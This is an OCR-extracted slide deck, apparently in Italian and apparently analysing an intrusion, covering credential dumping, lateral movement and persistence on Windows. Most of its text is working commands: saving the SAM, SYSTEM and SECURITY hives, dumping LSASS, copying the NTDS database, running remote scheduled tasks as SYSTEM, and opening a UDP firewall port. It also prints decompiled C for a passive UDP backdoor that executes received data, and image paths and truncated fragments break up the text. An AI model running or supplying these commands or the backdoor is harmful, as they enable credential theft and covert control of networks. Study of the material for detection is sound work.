
Credential dumping

Workstation

Domain Controller


```
Dumping Hashes from SAM via Registry

#> reg save hklm\sam sa
#> reg save hklm\system sys
#> reg save hklm\security sec

Dumping Lsass

#> rundll32.exe C:\Windows\System32\comsvcs.dll, MiniDump 880 lsass.dmp full

Dumping Domain Controller Password Hashes

#> ntdsutil.exe “ac i ntds” “ifm” “create full c:\programdata\temp” q q
```

Movimenti Laterali





```
#> ping %REMOTE_HOST% -4
#> net use \\%REMOTE_HOST%\c$ "%PASSWORD%" /user:%USER%

<<< Copia script batch o powershell su sistema remoto >>>

#> schtasks /s %REMOTE_HOST% /tn one /u %DOMAIN%\%USER% /p %PASSWORD% /create /ru system /sc
DAILY /tr "%COMMAND%" /f
#> schtasks /run /s %REMOTE_HOST% /tn one /u %USER% /p "%PASSWORD%" /i
#> schtasks /delete /s %REMOTE_HOST% /tn one  /u %USER% /p "%PASSWORD%" /f

<<< (Opzionale) Copia file output >>>

#> net use \\%REMOTE_HOST%\c$ /del /y
```


Movimenti Laterali – Discovery commands




Movimenti Laterali



Persistence – Account Creation



Persistence – Passive UDP Backdoor




```
#> ping %REMOTE_HOST% -4
#> net use \\%REMOTE_HOST%\c$ "%PASSWORD%" /user:%USER%

<<< Copia exe su sistema remoto >>>

#> schtasks /s %REMOTE_HOST% /tn one /u %DOMAIN%\%USER% /p %PASSWORD% /create /ru system /sc
DAILY /tr "cmd /c start /b netsh advfirewall firewall add rule name="SGAccessInboundRule"
dir=in protocol=udp action=allow localport=49683" /f
#> schtasks /run /s %REMOTE_HOST% /tn one /u %USER% /p "%PASSWORD%" /i
#> schtasks /delete /s %REMOTE_HOST% /tn one  /u %USER% /p "%PASSWORD%" /f

#> schtasks /s %REMOTE_HOST% /tn one /u %DOMAIN%\%USER% /p %PASSWORD% /create /ru system /sc
DAILY /tr "c:\programdata\microsoft\network\aspnet.exe 49683" /f
#> schtasks /run /s %REMOTE_HOST% /tn one /u %USER% /p "%PASSWORD%" /i
#> schtasks /delete /s %REMOTE_HOST% /tn one  /u %USER% /p "%PASSWORD%" /f


#> net use \\%REMOTE_HOST%\c$ /del /y
```

Persistence – Passive UDP Backdoor

```
if ( !WSAStartup(0x202u, (LPWSADATA)WSAData) )
{
  socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);
  hSocket = socket(AF_INET, SOCK_DGRAM, IPPROTO_UDP);
  if ( hSocket != -1 )
  {
    name.sa_family = 2;
    v5 = htonl(0);
    argv_1 = (char *)argv[1];
    *(_DWORD *)&name.sa_data[2] = v5;
    port = c_strtol(argv_1);
    *(_WORD *)name.sa_data = htons(port);
    if ( bind(hSocket, &name, 16) != -1 )
    {
      while ( 1 )
      {
        while ( recvfrom(hSocket, Rcv_Data, 512, 0, &from, &fromlen) <= 0 )
          ;
        Rcv_Data_1 = Rcv_Data;
        n_512_ = 512;
        sub_5537C0(&v13);
        v7 = v13;
        Size = *(_DWORD *)(v13 + 68) + 1;
        lpCmdLine_1 = malloc(Size);
        lpCmdLine = lpCmdLine_1;
        if ( lpCmdLine_1 )
        {
          memset(lpCmdLine_1, 0, Size);
          memmove(lpCmdLine, *(const void **)(v7 + 72), *(_DWORD *)(v7 + 68));
          WinExec((LPCSTR)lpCmdLine, 5u);
          free(lpCmdLine);
        }
```

irectory

```
GetModuleFileNameA(0, Filename, 0x104u);
sprintf_s(
  CommandLine,
  0x400u,
  "schtasks /create /tr \"\\\"%s\\\" %s\" /tn Schedule5c /sc onstart /ru system",
  Filename,
  a1);
CreateProcessA(0, CommandLine, 0, 0, 0, CREATE_NEW_PROCESS_GROUP, 0, 0, &Startupi
```

tema remoto >>>

```
TE_HOST% /tn one /u %DOMAIN%\%USER% /p %PASSWORD% /create /ru system /sc
art /b netsh advfirewall firewall add rule name="SGAccessInboundRule"
action=allow localport=49683" /f
